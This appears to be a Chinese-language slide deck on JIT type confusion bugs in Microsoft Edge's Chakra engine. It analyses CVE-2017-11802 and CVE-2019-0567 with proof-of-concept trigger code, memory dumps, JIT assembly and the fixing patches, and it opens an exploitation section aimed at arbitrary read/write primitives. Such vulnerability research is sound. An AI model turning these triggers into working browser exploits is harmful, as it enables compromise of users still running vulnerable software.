☆ 1534	Fixed	----	2018-Feb-21	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Cross context bug CCProjectZeroMembers
☆ 1531	Fixed	----	2018-Feb-19	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Magic value can cause type confusion CCProjectZeroMembers
☆ 1530	Fixed	----	2018-Feb-09	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: A bound check elimination bug CCProjectZeroMembers
☆ 1637	Fixed	----	2018-Aug-17	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Type confusion with OP_Memset CCProjectZeroMembers
☆ 1565	Fixed	----	2018-Apr-20	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: ImplicitCallFlags check bypass with Intl CCProjectZeroMembers
☆ 1563	Fixed	----	2018-Apr-18	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: OOB reads/writes CCProjectZeroMembers
☆ 1560	Fixed	----	2018-Apr-11	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion with hoisted SetConcatStrMultitemBE instructions CCProjectZeroMembers

From: <https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=chakra>

Chakra JIT Type Confusion

- 示例

```
function opt(obj) {  
    foo(obj);  
}
```

```
for(let i=0; i < 0x10000; i++) {  
    opt(obj1);  
}
```

```
opt(obj2);
```

Chakra JIT Type Confusion

- 示例

```
function opt(obj) {  
  foo(obj);  
}
```

```
for(let i=0; i < 0x10000; i++) {  
  opt(obj1);  
}
```

→ 强制对opt()进行JITed和优化

```
opt(obj2);
```

Chakra JIT Type Confusion

- 示例

```
function opt(obj) {  
  foo(obj);  
}
```

→ 如果类型检查失败, JITed opt()会跳出

```
for(let i=0; i < 0x10000; i++) {  
  opt(obj1);  
}
```

```
opt(obj2);
```


Chakra JIT Type Confusion

- 示例

```
function opt(obj) {
```

```
  foo(obj);
```

```
}
```



foo()有副作用可能会改变obj类型

```
for(let i=0; i < 0x10000; i++) {
```

```
  opt(obj1);
```

```
}
```

```
opt(obj2);
```

Chakra JIT Type Confusion

- 示例

```
function opt(obj) {  
  foo(obj);  
}
```

```
for(let i=0; i < 0x10000; i++) {  
  opt(obj1);  
}
```

`opt(obj2);`



直接调用opt()JITed代码，
如果JITed代码没有检查obj2类型，如果由foo()更改，
Type Confusion发生了！

Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802

```
let arr = [1.1, 1.2];
```

```
function opt(f) {  
  arr[0] = 1.1;  
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
  return 1;  
}
```

```
for (var i = 0; i < 0x10000; i++)  
  opt(()=>{return '0'});
```

```
opt(()=>{ arr[0]={}; return '0'});
```

```
//trigger exception  
arr[1].toString();
```

From: <https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802>

Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 : 根本原因分析

```
let arr = [1.1, 1.2];
```



Define one JavascriptFloatArray

```
function opt(f) {  
  arr[0] = 1.1;  
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
  return 1;  
}
```

```
for (var i = 0; i < 0x10000; i++)  
  opt(()=>{return '0';});
```

```
opt(()=>{ arr[0]={}; return '0';});
```

```
//trigger exception  
arr[1].toString();
```

```
chakracore!Js::JavascriptNativeFloatArray::`vftable' = <function> *[113]  
00000200`b3118930 00007ffd`46bbead8 00000200`b30f5240  
00000200`b3118940 00000000`00000000 00000000`00000005  
00000200`b3118950 00000000`00000002 00000200`b3118970  
00000200`b3118960 00000200`b3118970 000001f8`b16149a0  
00000200`b3118970 00000002`00000000 00000000`00000003  
00000200`b3118980 00000000`00000000 3ff19999`9999999a  
00000200`b3118990 3ff33333`33333333 80000002`80000002  
00000200`b31189a0 00000000`00000000 00000000`00000000
```

Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 : 根本原因分析

```
let arr = [1.1, 1.2];
```

```
function opt(f) {  
  arr[0] = 1.1;  
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
  return 1;  
}
```

```
for (var i = 0; i < 0x10000; i++)  
  opt(()=>{return '0';});
```



强制对opt()进行JITed和优化

```
opt(()=>{ arr[0]={}; return '0';});
```

```
//trigger exception
```

```
arr[1].toString();
```

From: <https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802>

Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 : 根本原因分析

```
let arr = [1.1, 1.2];
```

```
function opt(f) {  
  arr[0] = 1.1;  
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
  return 1;  
}
```

```
for (var i = 0; i < 0x10000; i++)  
  opt(()=>{return '0'});
```

```
opt(()=>{ arr[0]={}; return '0'});
```

```
//trigger exception  
arr[1].toString();
```

→ |replace| 会触发ImplicitCall 回调

Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 : 根本原因分析

```
let arr = [1.1, 1.2];
```

```
function opt(f) {  
  arr[0] = 1.1;  
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
  return 1;  
}
```

```
for (var i = 0; i < 0x10000; i++)  
  opt(()=>{return '0'});
```

```
opt(()=>{ arr[0]={}; return '0'});
```

→ 直接调用 opt() JITed 代码

```
//trigger exception  
arr[1].toString();
```

From: <https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802>

Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 : 根本原因分析

```
let arr = [1.1, 1.2];
```

```
function opt(f) {  
  arr[0] = 1.1;  
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
  return 1;  
}
```

```
for (var i = 0; i < 0x10000; i++)  
  opt(()=>{return '0';});
```

```
opt(()=>{arr[0]={}; return '0';});
```

```
//trigger exception  
arr[1].toString();
```

|replace| 会触发ImplicitCall 回掉

| arr[0]={} | 将数组类型从Javascript NativeFloat Array更改为Javascript Array

```
chakracore!Js::JavascriptArray::`vftable' = <function> *[113]  
00000200`b3118930 00007ffd`46bbf1e8 00000200`b30f5140  
00000200`b3118940 00000000`00000000 00000000`00000005  
00000200`b3118950 00000000`00000002 00000200`b3118970  
00000200`b3118960 00000200`b3118970 00000000`00000000  
00000200`b3118970 00000002`00000000 00000000`00000003  
00000200`b3118980 00000000`00000000 00000200`b3a04560  
00000200`b3118990 fffc0000`00001234 80000002`80000002  
00000200`b31189a0 00000000`00000001 00000000`00000000
```


Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 :根本原因分析

```
let arr = [1.1, 1.2];
```

```
function opt(f) {  
  arr[0] = 1.1;  
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
  return 1;  
}
```

```
for (var i = 0; i < 0x10000; i++)
```

```
  opt(()=>{return '0';});
```

```
opt(()=>{ arr[0]={}; return '0';});
```

```
//trigger exception
```

```
arr[1].toString();
```

JITed opt()仍然假设arr类型是JavascriptNativeFloatArray。
Type Confusion发生了!

```
00000200`b32411a5 488bc8      mov     rcx,rcx  
00000200`b32411a8 48c1e930    shr     rcx,30h  opt JITed Code  
00000200`b32411ac 4883f901    cmp     rcx,1  
00000200`b32411b0 750a       jne     00000200`b32411bc  
00000200`b32411b2 480f57c9    xorps  xmm1,xmm1  
00000200`b32411b6 f20f2ac8    cvtsi2sd xmm1,eax  
00000200`b32411ba eb11       jmp     00000200`b32411cd  
00000200`b32411bc 488bc8      mov     rcx,rcx  
00000200`b32411bf 48c1e932    shr     rcx,32h  
00000200`b32411c3 7408       je      00000200`b32411cd  
00000200`b32411c5 4833c3     xor     rax,rbx  
00000200`b32411c8 66480f6ec8  movq   xmm1,rcx  
00000200`b32411cd f2480f58c8  addsd  xmm1,xmm0  
00000200`b32411d2 f2490f114d20  movsd  mmword ptr [r13+20h],xmm1  
00000200`b32411d8 48b8010000000000000100 mov  rax,10000000000001h
```

```
chakracore!Js::JavascriptArray::`vftable' = <function> *[113]  
00000200`b3118930 00007ffd`46bbf1e8 00000200`b30f5140  
00000200`b3118940 00000000`00000000 00000000`00000005  
00000200`b3118950 00000000`00000002 00000200`b3118970  
00000200`b3118960 00000200`b3118970 00000000`00000000  
00000200`b3118970 00000002`00000000 00000000`00000003  
00000200`b3118980 00000000`00000000 00000200`b3a04560  
00000200`b3118990 00000000`00001234 00000002`80000002  
00000200`b31189a0 00000000`00000001 00000000`00000000
```

Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 :根本原因分析

```
let arr = [1.1, 1.2];
```

```
function opt(f) {  
  arr[0] = 1.1;  
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
  return 1;  
}
```

```
for (var i = 0; i < 0x10000; i++)
```

```
  opt(()=>{return '0';});
```

```
opt(()=>{ arr[0]={}; return '0';});
```

```
//trigger exception
```

```
arr[1].toString();
```

```
rax=0004000000000000 rbx=000000e2d1cfedf0 rcx=000000e2d1cfeda0  
rdx=0000000000001234 rsi=0001000000000001 rdi=00000200b3118930  
rip=00007ffd466e3e8b rsp=000000e2d1cfed58 rbp=000000e2d1cfedc0  
r8=000000e2d1cfeda0 r9=0000000000000000 r10=0000000000001234  
r11=000000e2d1cfedb6 r12=0000000000000000 r13=000001f8b1680000  
r14=00000000ffffffff r15=00000200b31343c0  
iopl=0          nv up ei ng nz na pe cy  
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010283  
chakracore!Js::Type::GetTypeId [inlined in chakracore!ValueType::FromObject+0xb]:  
00007ffd`466e3e8b 488b5208      mov     rdx,qword ptr [rdx+8] ds:00000000`0000123c=????????????????
```

think arr[1] is a pointer

Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 : 漏洞补丁

```
1397 1404
1398 1405     if (indexMatched != CharCountFlag)
1399 1406     {
1400 -     Var pThis = scriptContext->GetLibrary()->GetUndefined();
1401 -     Var replaceVar = CALL_FUNCTION(scriptContext->GetThreadContext(), replacefn, CallInfo(4), pThis, match, JavascriptNur
1407 +     ThreadContext* threadContext = scriptContext->GetThreadContext();
1408 +     Var replaceVar = threadContext->ExecuteImplicitCall(replacefn, ImplicitCall_Accessor, [=]()->Js::Var
1409 +     {
1410 +     Var pThis = scriptContext->GetLibrary()->GetUndefined();
1411 +     return CALL_FUNCTION(threadContext, replacefn, CallInfo(4), pThis, match, JavascriptNumber::ToVar((int)indexMatch
1412 +     });
1402 1413     JavascriptString* replace = JavascriptConversion::ToString(replaceVar, scriptContext);
1403 1414     const char16* inputStr = input->GetString();
1404 1415     const char16* prefixStr = inputStr;
```

Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 : 漏洞补丁

```
template <class Fn>
inline Js::Var ExecuteImplicitCall(Js::RecyclableObject * function, Js::ImplicitCallFlags flags, Fn implicitCall)
{
    // ...

    Js::FunctionInfo::Attributes attributes = Js::FunctionInfo::GetAttributes(function);

    // ...
    if (this->HasNoSideEffect(function, attributes)) { ... }


    // Don't call the implicit call if disable implicit call
    if (IsDisableImplicitCall()) { ... }

    if ((attributes & Js::FunctionInfo::HasNoSideEffect) != 0) { ... }

    // Save and restore implicit flags around the implicit call

    Js::ImplicitCallFlags saveImplicitCallFlags = this->GetImplicitCallFlags();
    Js::Var result = implicitCall();
    this->SetImplicitCallFlags((Js::ImplicitCallFlags)(saveImplicitCallFlags | flags));
    return result;
}
```

ImplicitCall_Accessor



Chakra JIT Type Confusion

- 案例分析: CVE-2017-11802 : 漏洞补丁

```
GLOBOPT INSTR:      s29[String].var = CallDirect      String_Replace.u64, arg1(s34)<0>.u64!      #0040      Bailout: #004a (BailOutOnImplicitCalls)

[s60.u64+XX < (&ImplicitCallFlags)>].u8 = MOV  1 (0x1).i8      #
arg3(s28)<32>.var = MOV      s8[LikelyCanBeTaggedValue_Object].var!      #0040
arg2(s27)(r9).var = MOV      s6<s43>[String].var!      #0040
arg1(s26)(r8).var = MOV      s6<s43>[String].var      #0040
(rdx).i64      = MOV      33554435 (0x2000003).i64      #
arg1(s69)(rcx).var = MOV      0XXXXXXXX (FunctionObject).var      #
s70(rax).u64      = MOV      String_Replace.u64      #
s68(rax).var      = CALL      s70(rax).u64      callback      #0040
s29[String].var = MOV      s68(rax).var      #
CMP      [s60.u64+XX < (&ImplicitCallFlags)>].u8, 1 (0x1).i8 #      check ImplicitCallFlags
JEQ      $L17      #
$L18: [helper]      #
$L19: [helper]      #
CALL      SaveAllRegistersAndBailOut.u64      bailout      #      Bailout: #004a (BailOutOnImplicitCalls)
JMP      $L8      #
$L17:      #
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```

```
obj1 = {a:1, b:2 };  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

From: <https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567>

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 根本原因分析

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```

```
obj1 = {a:1, b:2 };  
obj2 = {};
```



创建两个对象

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

```
obj1 = {a:1, b:2 };
```

```
00000202`f1a2a160 00007ffd`34bbe690 00000202`f1a20cc0  
00000202`f1a2a170 00010000`00000001 00010000`00000002
```

```
+-----+  
|  vtable  |  
+-----+  
|  type    |  
+-----+  
| inline slots | // a : 1  
|              | // b : 2  
+-----+
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 根本原因分析

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```

```
obj1 = {a:1, b:2 };  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);
```

→ for 循环强制opt()被JITed和优化

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```


Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 根本原因分析

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```



{__proto__:obj2}| 使obj2成为某个对象的原型

```
obj1 = {a:1, b:2 };  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 根本原因分析

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```

```
obj1 = {a:1, b:2 };  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);
```

```
opt(obj1, obj1);
```



直接调用 opt() JITed 代码

```
//trigger exception  
obj1.a.toString();
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 根本原因分析

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```

```
obj1 = {a:1, b:2 };  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);  
  
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

→ `{__proto__:obj1}` 使 `obj1` 成为某个对象的原型

```
00 00007ffd`34610aae chakracore Js::DynamicTypeHandler::AdjustSlots+0x79f  
01 00007ffd`34627631 chakracore!Js::DynamicObject::DeoptimizeObjectHeaderInlining+0xae  
02 00007ffd`34631843 chakracore!Js::PathTypeHandlerBase::ConvertToSimpleDictionaryType<Js::SimpleDictionaryType>+0x32  
03 00007ffd`34643ba2 chakracore!Js::PathTypeHandlerBase::TryConvertToSimpleDictionaryType<Js::SimpleDictionaryType>+0x32  
04 00007ffd`3463fbb1 chakracore!Js::PathTypeHandlerBase::TryConvertToSimpleDictionaryType+0x32  
05 00007ffd`34613b9f chakracore!Js::PathTypeHandlerBase::SetIsPrototype+0xe1  
06 00007ffd`3460e8a3 chakracore!Js::DynamicObject::SetIsPrototype+0x23f  
07 00007ffd`34617d48 chakracore!Js::RecyclableObject::SetIsPrototype+0x43  
08 00007ffd`34518cec chakracore!Js::DynamicObject::SetPrototype+0x18  
09 00007ffd`33fa5c91 chakracore!Js::JavaScriptObject::ChangePrototype+0x67c  
0a 000001fa`f0100137 chakracore!Js::JavaScriptOperators::OP_InitProto+0x1c1
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 根本原因分析

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```

```
obj1 = {a:1, b:2};  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

→ `{__proto__:obj1}` 使 `obj1` 成为某个对象的原型

```
00000202`f1a2a160 00007ffd`34bbe690 00000202`f1a20cc0  
00000202`f1a2a170 00000202`f226d000 00000000`00000000  
                                auxslots  
00000202`f226d000 00010000`00001234 00010000`00000001  
00000202`f226d010 00000000`00000000 00000000`00000000
```

```
+-----+ +-----+  
| vtable | | slots | // a : 0x1234  
|-----| |-----| // b : 1  
| type   | |-----|  
|-----+-----+  
| auxslots |  
+-----+
```

obj1 memory layout has been changed

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 根本原因分析

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```

JITed opt()不知道类型发生了变化。
Type Confusion发生了!

```
obj1 = {a:1, b:2 };  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

```
0000020e`c36b00c6 0f45f1      cmovne esi,ecx  
0000020e`c36b00c9 498d4424ff  lea   rax,[r12-1]  
0000020e`c36b00ce 49894618    mov   qword ptr [r14+18h],rax      //obj1.b = 1;  
0000020e`c36b00d2 4c8b3e     mov   r15,qword ptr [rsi]  
0000020e`c36b00d5 4d85ff     test  r15,r15  
0000020e`c36b00d8 0f84f9000000 je    0000020e`c36b01d7  
0000020e`c36b00de 41f6473101 test  byte ptr [r15+31h],1  
0000020e`c36b00e3 0f84ee000000 je    0000020e`c36b01d7  
0000020e`c36b00e9 4c8ba6a813f0ff mov   r12,qword ptr [rsi-0FEC58h]  
0000020e`c36b00f0 498d442430 lea   rax,[r12+30h]  
0000020e`c36b00f5 483b86a813f0ff cmp   rax,qword ptr [rsi-0FEC58h]  
0000020e`c36b00fc 0f8708010000 ja    0000020e`c36b020a  
0000020e`c36b0102 488986a813f0ff mov   qword ptr [rsi-0FEC58h],rax  
0000020e`c36b0109 49893c24    mov   qword ptr [r12],rdi  
0000020e`c36b010d 4d897c2408 mov   qword ptr [r12+8],r15  
0000020e`c36b0112 4d8bc5     mov   r8,r13  
0000020e`c36b0115 498bcc     mov   rcx,r12  
0000020e`c36b0118 c60301     mov   byte ptr [rbx],1  
0000020e`c36b011b bad5010000 mov   edx,1D5h  
0000020e`c36b0120 48b8d05aff4ffd7f0000 mov   rax,offset chakracore!Js::JavascriptOperators::OP_InitProto (00007ffd`4fff5ad0)  
0000020e`c36b012a 48ffd0     call  rax {chakracore!Js::JavascriptOperators::OP_InitProto (00007ffd`4fff5ad0)}  
0000020e`c36b012d 803b01     cmp   byte ptr [rbx],1  
0000020e`c36b0130 0f85f8000000 jne   0000020e`c36b022es  
0000020e`c36b0136 4c8b5df0    mov   r11,qword ptr [rbp-10h]  
0000020e`c36b013a 4d895e10    mov   qword ptr [r14+10h],r11      //obj1.a = 0x1234;  
0000020e`c36b013e 48b830507ec316020000 mov   rax,216C37E5030h  
0000020e`c36b0148 4883c430    add   rsp,30h
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 根本原因分析

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```

```
obj1 = {a:1, b:2};  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

JITed opt()不知道obj1内存layout的变化。
Type Confusion发生了!

```
00000202`f1a2a160 00007ffd`34bbe690 00000202`f226e100  
00000202`f1a2a170 00010000`00001234 00000000`00000000
```

```
00000202`f226d000 00010000`00001234 00010000`00000001  
00000202`f226d010 00000000`00000000 00000000`00000000
```

```
+-----+ +--->+-----+  
| vtable | | | slots | | // a : 0x1234  
|-----| | | | | | // b : 1  
| type | | | | | |  
|-----| | | | | |  
| auxslots | +---+  
+-----+
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 根本原因分析

```
function opt(obj1, obj2) {  
  obj1.b = 1;  
  let tmp = {__proto__:obj2};  
  obj1.a = 0x1234;  
}
```


```
obj1 = {a:1, b:2 };  
obj2 = {};
```

```
for(let i=0; i<0x10000; i++)  
  opt(obj1, obj2);
```

```
opt(obj1, obj1);
```

```
//trigger exception  
obj1.a.toString();
```

```
rax=0000000000000000 rbx=0000000000000061 rcx=0001000000001234  
rdx=00000202f1a2a160 rsi=000001faeffd421a rdi=00007ffd333c0000  
rip=00007ffd3461c689 rsp=000000dac61fe060 rbp=000000dac61fe5e0  
r8=0000000000000000 r9=000000dac61fe340 r10=0000000000000000  
r11=0001000000001234 r12=0000000000000005 r13=0000000000000010  
r14=0000000000000000 r15=000000dac61fe800  
iopl=0          nv up ei pl zr na po nc  
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246  
chakracore!Js::DynamicTypeHandler::GetSlot+0x149:  
00007ffd`3461c689 488b04c1      mov     rax,qword ptr [rcx+rax*8] ds:00010000`00001234=????????????????
```



auxslots is occupied by boxed by int value 0x1234

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞补丁
- Before patch: lowerer

```
Line 7: obj1.a = 0x1234;
Col 2: ^
StatementBoundary #2 #001d
GLOBOPT INSTR: s15(s6<s16>[LikelyObject]->a)<1,m,++,s16+m!,s17>[CanBeTaggedValue_Int].var! = StFld 0x1000000001234.var #001d
[s6<s16>[LikelyObject].var+16].i64 = MOV s24.u64 # // save value to inline slot(+0x10) directly
```


Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞补丁

CVE-2019-0539, CVE-2019-0567 Edge - Chakra: JIT: Type confusion via N...

[Browse files](#)

...ewScObjectNoCtor or InitProto - Google, Inc.

🔗 master (#5899) 🔗 v1.11.8 ... v1.11.5

👤 Chakra Automation authored and rajatd committed on 19 Nov 2018 1 parent d73c5f1 commit 788f17b0ce06ea84553b123c174d1ff7052112a0

📄 Showing 1 changed file with 9 additions and 0 deletions.

Unified Split

▼ 9 ██████ lib/Backend/GlobOptFields.cpp 📄 ...

@@ -456,6 +456,15 @@ GlobOpt::ProcessFieldKills(IR::Instr *instr, BVSParse<JitArenaAllocator> *bv, bo

```
456 456     }
457 457     break;
458 458
459 +   case Js::OpCode::InitClass:
460 +   case Js::OpCode::InitProto:
461 +   case Js::OpCode::NewScObjectNoCtor:
462 +     if (inGlobOpt)
463 +     {
464 +       KillObjectHeaderInlinedTypeSyms(this->currentBlock, false);
465 +     }
466 +     break;
467 +
459 468     default:
460 469         if (instr->UsesAllFields())
461 470         {
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞补丁
- After patch: lowerer

```
GLOOPT INSTR:      s15(s6<s16>[LikelyObject]->a)<l,m,++,s16!,s17,{a(1)}>[CanBeTaggedValue_Int].var! = StFld  0x1000000001234.var #001d

s24.i64           = MOV      [s6<s16>[LikelyObject].var+8].i64      #
s26.u64           = MOV      0 (0x0).u64                          # //Check if Type changed
                  = CMP      s24.i64, s25.u64                      #
                  = JNE      $L3                                    #
s6<s16>[LikelyObject].var = CMOVNE s6<s16>[LikelyObject].var, s26.u64 #
[s6<s16>[LikelyObject].var+16].i64 = MOV s27.u64                    # //fast path
                  = JMP      $L6                                    #
$L3: [helper]                                             #
$L4: [helper]                                             #
s28.u64           = MOV      0xFFFFFFFF (InlineCache).u64        #
                  = CMP      s24.i64, [s28.u64].i64              #
                  = JNE      $L5                                    #
s29.i64           = MOVZXW   [s28.u64+18].u16                      #
[s6<s16>[LikelyObject].var+s29.i64*8].i64 = MOV s27.u64          #
                  = JMP      $L6                                    #
$L5: [helper]                                             # // slow path, jump to Interpreter
s30.var           = MOV      s6<s16>[LikelyObject].var            #
arg7(s31)<48>.i32 = MOV      0 (0x0).i32                          #
arg6(s32)<40>.var = MOV      s27.u64                              #
arg5(s33)<32>.i32 = MOV      753 (0x2F1).i32                      #
arg4(s34)(r9).var = MOV     s30.var                               #
arg3(s35)(r8).u32 = MOV     1 (0x1).u32                          #
arg2(s36)(rdx).u64 = MOV    0xFFFFFFFF (InlineCache).u64        #
arg1(s37)(rcx).u64 = MOV    0xFFFFFFFF (FunctionBody [opt (#1.1), #2]).u64 #
s38(rax).u64     = MOV      Op_PatchPutValueNoLocalFastPath.u64  #
                  = CALL    s38(rax).u64                        #001d
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞利用
- auxslots可以通过脚本控制
- 目标是获得任意地址读写原语
- 需要破坏一些对象来利用

```
      obj1          slots
+-----+ +->+-----+
|  vtable  | | | |<-obj1.a
+-----+ | | |-----+
|   type   | | | |<-obj1.b
+-----+ | | |-----+
|  auxslots +-+ | | |<-obj1.c
+-----+ | | |-----+
```

Chakra JIT Type Confusion

- 案例分析: CVE-2019-0567 : 漏洞利用

- DataView

```
var buffer = new ArrayBuffer(0x123);
```

```
var dv = new DataView(buffer);
```

```
dv.setUint32(0, 0x12345678, true);
```

